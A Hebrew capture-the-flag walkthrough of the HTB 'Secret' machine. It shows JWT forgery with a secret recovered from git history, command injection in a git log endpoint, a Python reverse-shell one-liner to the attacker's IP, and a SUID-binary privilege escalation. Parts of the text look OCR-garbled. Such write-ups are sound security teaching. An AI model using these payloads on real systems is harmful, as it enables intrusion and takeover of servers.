

## פתרון למכונת Secret של HTB

מאת דניאל גובני

### הקדמה

HTB הינה פלטפורמת אתגרי האקינג המכילה אתגרים ברמות וקטגוריות שונות. במאמר זה אני אדגים לכם את הפתרון שלי למכונה בשם "Secret" בפלטפורמה זו. המכונה נחשבת לרמה קלה מצריכה ידע בסיסי מחקר חולשות Web, הסלמת הרשאות במערכת ההפעלה לינוקס.

אחרי שנתחבר ב-VPN למכונה, נקבל את כתובת ה-IP שלה: 10.10.11.120. בואו נתחיל!





# RECON

באתגר קיבלנו כתובת IP, כך שהדבר הראשון שנעשה הוא לברר אילו פורטים פתוחים. נעשה זאת באמצעות הכלי החביב Nmap. נבצע סריקה בסיסית:

```
sudo nmap 10.10.11.120 -sV
```


הסריקה לא הניבה תוצאות רבות, אך נראה שפתוחים לפחות שני פורטים. כפי שאתם יכולים לראות בתמונה מטה: פורט 3000 ופורט 80 פתוחים. נראה שמדובר בשרתי HTTP, אז בואו ננסה לגלוש דרך דפדפן לשניהם ולראות מה מחכה לנו:

```
$ sudo nmap 10.10.11.120 -sV
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-02 10:
Nmap scan report for 10.10.11.120
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (U
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
3000/tcp   open  http     Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

[לא פגיע נכון להיום ssh שימו לב יציאה 22 לא מעניינת אותנו 8.2 של]

אם נשים לב, nmap זיהה כי מדובר בשירות המגיב באותו הפרוטוקול אך בשרתי שני מתפקד לשני צרכים שונים: REST API ו-DOCS.

בשניהם יש הוראות הרשמה והתחברות למערכת:



פתרון אתגר הHTB של Secret פתרון למכונת  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

גליון 0, חודש 2022



נתחיל לסקור את פורט 3000 ולחפש רמזים בדף. נוכל לשים לב שיש לנו אפשרות להוריד את קוד האתר תחת הקישור: Download Source Code. מעבר על הקוד יכול לעזור לנו להבין את כל מימוש בצד שרת ולחפש פרצות במערכת. כשיש לנו את קוד המקור, העבודה הופכת להיות "קלה" יותר, אז בלי לחושב פעמיים נעתיק את קישור ונוריד למכונה שלנו:

```
project secret / web-
<div class="pt-3 text-center">
  <a class="btn btn-light" href="/download/files.zip">Download Source Code</a>
  <i class="fas fa-arrow-alt-circle-right ml-2"></i></a>
</div>
</div>
```

נראה שמדובר בקובץ ZIP. נוריד ונחליץ את מה שיש בתוך זיפ שלנו:

```
$ wget http://10.10.11.120:3000/download/files.zip
$ unzip files.zip
```

ונסתכל מה יש לנו שם אנחנו יכולים לראות את קוד מקור של צד השרת ב-Node.js

```
(kali@kali) [~/Desktop/local-web]
$ ls -la
total 116
drwxrwxr-x 8 kali kali 4096 Sep  3 01:57 .
drwxr-xr-x 7 kali kali 4096 Jan  2 11:26 ..
-rw-rw-r-- 1 kali kali  72 Sep  3 01:59 .env
drwxrwxr-x 8 kali kali 4096 Sep  8 14:33 .git
-rw-rw-r-- 1 kali kali  885 Sep  3 01:56 index.js
drwxrwxr-x 2 kali kali 4096 Aug 13 00:42 model
drwxrwxr-x 201 kali kali 4096 Aug 13 00:42 node_modules
-rw-rw-r-- 1 kali kali  491 Aug 13 00:42 package.json
-rw-rw-r-- 1 kali kali 69452 Aug 13 00:42 package-lock.json
drwxrwxr-x 4 kali kali 4096 Sep  3 01:54 public
drwxrwxr-x 2 kali kali 4096 Sep  3 02:32 routes
drwxrwxr-x 4 kali kali 4096 Aug 13 00:42 src
-rw-rw-r-- 1 kali kali  651 Aug 13 00:42 validations.js

(kali@kali) [~/Desktop/local-web]
$
```

נפתח את תיקייה בעורך קוד האוהב עלינו (vs-code), ונתחיל לעבור בין קבצים כדי להבין את מערכת שכתבו. בפרט, ננסה להבין האם יש לנו חולשה שנוכל לנצל אשר תקדם אותנו. אנחנו לא צריכים להיות מתכנתי node מדופלמים, כל מה שצריך לדעת הוא את הבסיס, העקרונות זהים כמעט בכל שפות התכנות.

אם נעבור בין כל קבצים בתוך תיקייה routes נגיע לקובץ בשם private.js. אם תעברו עליו תראו שבשורה 39 יש חלק מעניין שאפשר לנצל לטובת הרצת קוד!

```

32 router.get('/logs', verifytoken, (req, res) => {
33     const file = req.query.file;
34     const userinfo = { name: req.user }
35     const name = userinfo.name.name;
36
37     if (name == 'theadmin'){
38         const getLogs = `git log --oneline ${file}`;
39         exec(getLogs, (err, output) =>{
40             if(err){
41                 res.status(500).send(err);
42                 return
43             }
44             res.json(output);
45         })
46     }
47     else{
48         res.json({
49             role: {
50                 role: "you are normal user",
51                 desc: userinfo.name.name
52             }
53         })
54     }
55 })

```

אז בואו נקרא מה קורה בדיוק בשורות 32-55, ננסה להבין איך נוכל להגיע לפה, ומה דרישות שאנחנו צריכים לממש את בקשה:

אם נשים לב, עוברת פונקציה בשם `verifytoken` שאם נחפש אותה בקוד מקור שלנו נמצא את קוד הבא:

```
routes > js verifytoken.js > ...
1  const jwt = require("jsonwebtoken");
2
3  module.exports = function (req, res, next) {
4    const token = req.header("auth-token");
5    if (!token) return res.status(401).send("Access Denied");
6
7    try {
8      const verified = jwt.verify(token, process.env.TOKEN_SECRET);
9      req.user = verified;
10     next();
11   } catch (err) {
12     res.status(400).send("Invalid Token");
13   }
14 };
```

אז נראה שמערכת אימות מול המשתמש מתבצעת באמצעות `JWT` (Json Web Token)

## מעט על JWT

`JSON Web Token`, הוא הוא תקן פתוח מבוסס `JSON` ליצירת מפתח גישה (`Access Token`) המשמש לוולידציה של "פרמטרים" (לדוגמה שם משתמש, הרשאות, סיסמה). לדוגמה, שרת יכול ליצור מפתח הטוען "בוצעה כניסה כמנהל מערכת" ולספק את המפתח ללקוח. הלקוח יכול לאחר מכן להשתמש במפתח כחתימה המאשרת שהוא מנהל מערכת. המפתחות חתומים על ידי מפתח ייחודי של השרת, כך שהלקוח והשרת מסוגלים כל אחד בנפרד לוודא שהמפתח לגיטימי.

אוקי לאחר שהבנו מה זה `JWT` וכפי שזה נראה אנחנו צריכים ליצור טוקן כדאי שהשרת יזהה אותנו אבל אם נשים לב בתמונה הקודמת בשורה 37 מתבצע תנאי `IF` אם אני מנהל כפי שזה נראה כעת אנחנו חייבים להירשם עם השם "theadmin" אז איך נרשמים?



נחזור לתיעוד שלנו בפורט 3000 ונסתכל על דף register user  
ונביט בתיעוד שלנו את סוג בקשה (GET\POST) שם נתיב ופרמטרים אנחנו

```
POST http://localhost:3000/api/user/register
```

**Example Json Body**

```
{
  "name": "dasith",
  "email": "root@dasith.works",
  "password": "Kekc8swFgD6zU"
}
```

**responses**

Success

```
{
  "user": "dasith",
}
```

נשתמש ב-Curl בשביל לשלוח את בקשה אתם יכולים לעבוד עם כל כלי אחר שתמצאו

```
kali@kali: ~  
└─(kali@kali)-[~]  
└─$ curl -X POST http://10.10.11.120:3000/api/user/register -H 'Content-Type: application/json' -d '{"name":"theadmin","email":"test@theadmin.com", "password":"Aa123456"}'  
Name already Exist  
└─(kali@kali)-[~]  
└─$
```

לא צלח המשתמש כבר רשום אנחנו צריכים להשתלט על המשתמש ולא להירשם אז  
אנחנו יודעים שהאימות מתבצע בעזרת JWT כבר אמרנו עכשיו בואו נחשוב על דרכים אולי נוכל לעקוף  
את מנגנון האימות ולהגיע למצב שיש לנו Broken Access Control קיימות אז בואו נחזור שוב  
לפונקציית האימות (verifytoken) ונברר אם יש לנו דרך לייצר JWT משלנו?



וככה בעצם לחטוף את חשבון administrator שאנחנו צריכים אז אם נשים לב בשביל לחתום טוקן חדש אנחנו צריכים סיסמה שממוקמת בתוך משתנים סביבתיים תחת השם (TOKEN\_SECRET)

```
routes > js verifytoken.js > ...
1  const jwt = require("jsonwebtoken");
2
3  module.exports = function (req, res, next) {
4    const token = req.header("auth-token");
5    if (!token) return res.status(401).send("Access Denied");
6
7    try {
8      const verified = jwt.verify(token, process.env.TOKEN_SECRET);
9      req.user = verified;
10     next();
11   } catch (err) {
12     res.status(400).send("Invalid Token");
13   }
14 };
```

אז בואו נבדוק אולי שכחו אותו בקובץ .env קורה המון למפתחי ווב שהם שוכחים קבצים רגישים בסביבת פרודקשן ולפעמיים אפילו הם מוחקים אבל שוכחים למחוק קבצים מוסתרים אז בואו ננסה את מזלנו אם את זוכרים תחילה שהסתכלנו על קבצים היה שם קובץ כזה ועוד כמה קבצים מעניינים בואו נבדוק סיסמה שיש בתוך הקובץ נכונה ואם נוכל לחתום ככה את טוקן מזויף

```
-$ ls -la
total 116
drwxrwxr-x 8 kali kali 4096 Sep  3 01:57 .
drwxr-xr-x 7 kali kali 4096 Jan  2 11:26 ..
-rw-rw-r-- 1 kali kali  72 Sep  3 01:59 .env
drwxrwxr-x 8 kali kali 4096 Sep  8 14:33 .git
-rw-rw-r-- 1 kali kali 885 Sep  3 01:56 index.js
drwxrwxr-x 2 kali kali 4096 Aug 13 00:42 model
drwxrwxr-x 201 kali kali 4096 Aug 13 00:42 node_modules
-rw-rw-r-- 1 kali kali 491 Aug 13 00:42 package.json
-rw-rw-r-- 1 kali kali 69452 Aug 13 00:42 package-lock.json
drwxrwxr-x 4 kali kali 4096 Sep  3 01:54 public
drwxrwxr-x 2 kali kali 4096 Sep  3 02:32 routes
drwxrwxr-x 4 kali kali 4096 Aug 13 00:42 src
-rw-rw-r-- 1 kali kali 651 Aug 13 00:42 validations.js

(kali@kali)-[~/Desktop/local-web]
-$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)





## GAIN ACCESS

כפי שאתם רואים הסיסמה לא נראה שהיא באמת סיסמה קצרה ולא מאובטחת אבל זה גם השם של

מכונה ננסה מה יש להפסיד? אז הלכנו קודם על לייצר טוקן מקורי

ונירשם תחת שם "theworker" וזאת נתחבר נקבל את טוקן שאותו נרצה לערוך

ככה לחטוף את חשבון של מנהל !

אז יצרנו חשבון חדש תחת השם "theworker" וקיבלנו את טוקן שנערוך

```
(kali㉿kali)-[~]
$ curl -X POST http://10.10.11.120:3000/api/user/register -H 'Content-Type: application/json' -d '{"name":"theworker","email":"test@thadmin.com","password":"Aa123456"}' {"user":"theworker"}

(kali㉿kali)-[~]
$ curl -X POST http://10.10.11.120:3000/api/user/login -H 'Content-Type: application/json' -d '{"email":"test@thadmin.com","password":"Aa123456"}' eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWQxZTgzYTRkMzViMjA0NWYzNTk5ZGQilCJyYWI1IjoidGh1YWRtaW4iLCJlbWFiYXN0IjoiInRlc3RAdGhhZG1pbj5jb20iLCJpYXQiOiJlNDExNDY0NDY0Lm99bnVAr_W01WQE6Gc2n_g19E08YJGBISiwWyuusr7I

(kali㉿kali)-[~]
$
```

כעת נזרוק את טוקן לתוך (<https://jwt.io>) ונערוך את שדה name בתוך payload

וכנניס את סיסמה secret

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWQxZTgzYTRkMzViMjA0NWYzNTk5ZGQilCJyYWI1IjoidGh1YWRtaW4iLCJlbWFiYXN0IjoiInRlc3RAdGhhZG1pbj5jb20iLCJpYXQiOiJlNDExNDY0NDY0Lm99bnVAr_W01WQE6Gc2n_g19E08YJGBISiwWyuusr7I
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "_id": "61d1e83a4d35b2045f3599dd",  "name": "thadmin",  "email": "test@thadmin.com",  "iat": 1641146441}
```

VERIFY SIGNATURE

HMACSHA256(  
base64UrlEncode(header) + "." +  
base64UrlEncode(payload),  
secret  
)

☐ secret base64 encoded

Signature Verified

SHARE JWT

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)





כעת יש לנו טוקן ! בואו נבדוק אם הוא עובד או שלא...?

בוא נריץ שוב את קארל ונראה אם יש לנו גישה

```
(kali㉿kali)-[~/Desktop/local-web]
$ curl -X GET "http://10.10.11.120:3000/api/logs?file=auth.js" -H 'auth-token: eyJhbGciOiJI1IjoydGhlYWRTaW4lICJlbWFnZW9kaWwInRlc3RAdGhhZGZlbi5jb20lICJpYXQiojE2NDExNDY0NDk5Ldp9tnvAr_WoLW'
Invalid Token
```

אז לרוע מזלנו הטוקן לא תקין 😞

אולי הסיסמה שתחמנו איתה לא נכונה. אז לא נתייאש ונחפש עמוק יותר ואם נתרכז

בקבצים שהשאירו לנו אנחנו יכולים לראות את **git** ! זה תיקייה שמכילה את קוד מקור אבל כבר יש לנו

אותו אז מה זה יעזור לנו? אולי הם שכחו בגרסאות קודמות את טוקן מקורי?

אז בוא ננסה לשחזר את קוד המקור שקיים בתוך **git**.

באמצעות הכלי: <https://github.com/internetwache/GitTools>

אנחנו נשתמש ב- Extractor ונריץ את פקודה הבאה

```
(kali㉿kali)-[~/Desktop/Local-web]
└─$ bash ../tools/GitTools/Extractor/extractor.sh ./ ./old_source
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating ...
[*] Found commit: 4e5547295cfe456d8ca7005cb823e1101fd1f9cb
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/.env
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/index.js
[*] Found folder: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/model
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/model/user.js
[*] Found folder: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/node_modules
[*] Found folder: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/node_modules/.bin
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/node_modules/.bin/ejs
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/node_modules/.bin/is-ci
[*] Found file: /home/kali/Desktop/local-web/.old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/node_modules/.bin/jake
```

לאחר כמה דקות שהסתיימה סריקה נוצרה תיקייה "old source/."

ניגש אליה ונבדוק את קובץ שעניין אותנו. env ונבדוק אם טוקן השתנה וננסה לתחום אותו שוב

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



ואנחנו יכולים לראות שאכן הטוקן התחלף ! והנראה כמו סיסמה אמיתית ! בואו ננסה להחליף את סיסמה

שקיבלנו כעת ב- (<https://jwt.io>)

```
(kali@kali) - [~/Desktop/local-web/old_source]
$ ls -la
total 12
drwxr-xr-x 3 kali kali 4096 Jan 2 13:22 .
drwxrwxr-x 9 kali kali 4096 Jan 2 13:22 ..
drwxr-xr-x 4 kali kali 4096 Jan 2 13:22 0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb

(kali@kali) - [~/Desktop/local-web/old_source]
$ cd 0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb

(kali@kali) - [~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$ ls -la
total 28
drwxr-xr-x 4 kali kali 4096 Jan 2 13:22 .
drwxr-xr-x 3 kali kali 4096 Jan 2 13:22 ..
-rw-r--r-- 1 kali kali 219 Jan 2 13:22 commit-meta.txt
-rw-r--r-- 1 kali kali 174 Jan 2 13:22 .env
-rw-r--r-- 1 kali kali 885 Jan 2 13:22 index.js
drwxr-xr-x 2 kali kali 4096 Jan 2 13:22 model
drwxr-xr-x 125 kali kali 4096 Jan 2 13:23 node_modules

(kali@kali) - [~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = $Xf67TtoQL8TSHuc8XYsK2HvsBYfyQSCFZe4MQp7gRpFuMkKjcn7N2CQNQ4fMf6ZEKx417YlWuNAkmuTcdErIcm9vPAYkhwpPtUvWVhvme

(kali@kali) - [~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
```

וּעֲכָשִׁיו אַחֲרֵי שְׁחַתְמָנוּ אֶת טוֹקֵן בּוֹאוּ נִבְדּוֹק אִם הוּא אֵכָן כֵּן תִּקֵּין! 😊

```
(kali㉿kali)-[~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
└─$ curl -X GET "http://10.10.11.120:3000/api/logs?file=index.js" -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI1MmQxZGVzYTRKMzMvMiJmZWVjaWwuanN5Y2NTk5ZGQlLCJuYm91LjoiOiJhbnVlcGlhcnVrLnVwaWILCjlbWFPbCI6InRlc3RAdGhhZGIpbSI6Im91LjoiLCJpYXQoIjE2NDExNDY0NDdF9.YDymjA8vpOSDvgjg59h5CSnhHSf1uzi7lQWhrD4Gjo'
ab3e953 Added the codes\n
```

זה הזמן לנסות לבצע הזרקה בפרמטר זוכרים?

```

32 router.get('/logs', verifytoken, (req, res) => {
33     const file = req.query.file;
34     const userinfo = { name: req.user }
35     const name = userinfo.name.name;
36
37     if (name == 'theadmin'){
38         const getLogs = `git log --online ${file}`;
39         exec(getLogs, (err , output) =>{
40             if(err){
41                 res.status(500).send(err);
42                 return
43             }
44             res.json(output);
45         })
46     }
47     else{
48         res.json({
49             role: {
50                 role: "you are normal user",
51                 desc: userinfo.name.name
52             }
53         })
54     }
55 })

```

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

אז אנחנו תחילה נזריק פקודה גנרית במטרה לראות אם תאוריה שלנו אכן עובדת וננסה להכניס בפרמטר file בנוסף לשם הקובץ גם את ; id ונקודת אתו ב- url encode מה שיראה בסוף כך:

<http://10.10.11.120:3000/api/logs?file=index.js+:+id>

בואו ננסה אנחנו נצפה לחיווי חזרה אם תוצאה של פקודה: id

```
(kali㉿kali)-[~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$ curl -X GET "http://10.10.11.120:3000/api/logs?file=index.js+;id" -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ3aWQoIiI2MmQxZTgzYTRKMzViMjA0NWYzNTk5ZGQ1LCJyYW1lIjoiaWYwRtaW4iLCJlb2FpbCI6InRlcjRAdGhhZG1pb5jb20iLCJpYXQoIjE5ZDExNDY0NDY0YDymjA8vPOSDvgjg59h5CSnhhsFf1uzi7lQWhrD4Gjo'
"ab3e953 Added the codes\nuid=1000(dasith) gid=1000(dasith) groups=1000(dasith)\n"

(kali㉿kali)-[~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$
```


זה עובד ! הגיע זמן לקבל reverse shell

כדאי שנוכל לחקור את שרת בקלות ולהסלים הרשאות

כדאי להגיע למשתמש root בעל הרשאות גבוהות במערכת

תחילה נכנס לאתר (<https://www.revshells.com>) הוא מכיל המון סוגים של payload

מהמון סוגים אנחנו נכנס נשנה את כתובת IP ופורט ואני יבחר הפעם בפיתון3



HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## סבבה עכשיו נקודד אותו כך:

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.15.203",443));s.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


> ENCODE < Encodes your data into the area below.

```
python3%20-c%20'import%20socket,subprocess,os;s=socket.socket%20(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.203",443));s.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

וננסה להזריק אותו כעת בפרמטר במקום id נפתח במקביל בחלון נוסף מאזין באמצעות

Netcat על פורט שבחרנו ונריץ. וניקח את דגל מתוך user.txt

```
(kali㉿kali)-[~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$ curl -X GET "http://10.10.11.120:3000/api/logs?file=index.js&+python3%20-c%20%27import%
20socket%20subprocess%20os%20sys%20socket.socket%20socket.AF_INET%20socket.SOCK_STREAM%29%3Bs.
connect%28%28%2210.10.15.203%22%27%20%29%29%3Bos.dup%28%28%28%29%2C0%29%3B%20os.dup%28%
28%28%28%29%2C1%29%3Bos.dup%28%28%28%29%2C2%29%3Bimport%20pty%20pty.spawn%28%22
%2Fbin%2Ebash%22%29%27" -H "auth-token: eyJhbGciOiJIUzI1NiIsInR5cGE6IkpXVCJ9.eyJjaWQiOiI2MmQw
x2TgzYTRkMzViMjA0NWY5ZmZlLmZGQjIjLCJyZW50dGhlcmlhYWRtaW4iLCJlbWpbcjI6ImRlc3RAdGh3dGpbi5jb20iLCJ0
pYXQioiOiJENDE2NDY0NDNF9i.YdYmjaA8vp0SDvvgj59h5CSNhH5Ffiuzi7lQWWhrD4Gjo"
curl: (52) Empty reply from server

(kali㉿kali)-[~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$ 
  inverse host lookup failed: Unknown host
  connect to [10.10.15.203] from (UNKNOWN) [10.10.11.120] 32950
  dasith@secret:~/local-web$ whoami
  whoami
  dasith
  dasith@secret:~/local-web$
```

# Privilege escalation

הגיע הזמן להסלים הרשאות ונתחיל לחפש קבצים אשר יעזרו לנו להגיע

למשתמש רוט אז בואו נתחיל עם פקודה הבאה:

```
find / -perm -u=s -type f 1> /tmp/files.txt 2> /dev/null
```

נקפוצ לקובץ: tmp/files.txt/ ננסה לקרוא את תוכן ולחפש נתיבים מעניינים נוכל לראות שמסומן

לנו קובץ מאוד מעניין `opt/count/` שם נבדוק את נתיב הזה מה הולך שם

```
kali@kali: ~/Desktop/VPN C File Edit Search Options Help
(kali@kali)~-[~/Desktop
$ 
/snap/core18/1944/usr/bin
/snap/core18/1944/usr/lib
/snap/core18/1944/usr/lib
dasith@secret:/tmp$ cat f
cat files.txt
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/opt/court
/snap/snapd/13640/usr/lib/snapd/snap-confine
/snap/snapd/13170/usr/lib/snapd/snap-confine
/snap/core20/1169/usr/bin/chfn
/snap/core20/1169/usr/bin/chsh
/snap/core20/1169/usr/bin/gpasswd
/snap/core20/1169/usr/bin/mount
/snap/core20/1169/usr/bin/newgrp
/snap/core20/1169/usr/bin/passwd
/snap/core20/1169/usr/bin/passwd
/snap/core20/1169/usr/bin/su
/snap/core20/1169/usr/bin/sudo
/snap/core20/1169/usr/bin/umount
/snap/core20/1169/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



בואו נסתכל על כל הקבצים בתיקייה

```
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
dasith@secret:/opt$ ls -la
ls -la
total 56
drwxr-xr-x  2 root root  4096 Oct  7 10:06 .
drwxr-xr-x 20 root root  4096 Oct  7 15:01 ..
-rw-r--r--  1 root root  3736 Oct  7 10:01 code.c
-rw-r--r--  1 root root 16384 Oct  7 10:01 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7 10:03 count
-rw-r--r--  1 root root  4622 Oct  7 10:04 valgrind.log
dasith@secret:/opt$
```

אפשר לראות שיש לנו בינארי שרץ תחת רוט ואני יכול להריץ אותו אז אנחנו גם רואים קובץ בשפת C שנראה שמכיל את קוד במקור שלנו בוא נעביר את קובץ למכונה שלנו ונחקור אותו לאחר מבט חטוף אפשר להבין שהוא מנהל את ההרשאות הצורה כלשהי מוזרה

```
33 if(S_ISBLK(fstat.st_mode))
34 {
35     printf("d");
36     ++directories;
37 }
38 else if(S_ISLNK(fstat.st_mode))
39 {
40     printf("l");
41     ++symlinks;
42 }
43 else if(S_ISREG(fstat.st_mode))
44 {
45     printf("-");
46     ++regular_files;
47 }
48 else printf("?");
49 printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
50 printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
51 printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
52 printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
53 printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
54 printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
55 printf((fstat.st_mode & S_IROTH) ? "r" : "-");
56 printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
57 printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
58 }
59 else
60 {
61     printf("????????");
62 }
63 printf ("\t%s\n", ent->d_name);
64 }
65 closedir(dir);
66
67 snprintf(summary, 4096, "Total entries      = %d\nRegular files      = %d\nDirectories
68 printf("\n%s", summary);
69 }
70
71
```



אז בואו ננסה לקרוא את קובץ כעת דרך קובץ בינארי שרץ תחת רוט  
 בתקווה שנוכל לקרוא את דגל שנמצא בתיקייה של רוט: root/root.txt/

בואו ננסה

```
dasith@secret:/opt$ ./count
./count
Enter source file/directory name: /root/root.txt
/root/root.txt

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: y
y
Path: /tmp/flag.txt
/tmp/flag.txt
dasith@secret:/opt$ cat /tmp/flag.txt
cat /tmp/flag.txt
Total characters = 33
Total words      = 2
Total lines      = 2
dasith@secret:/opt$
```

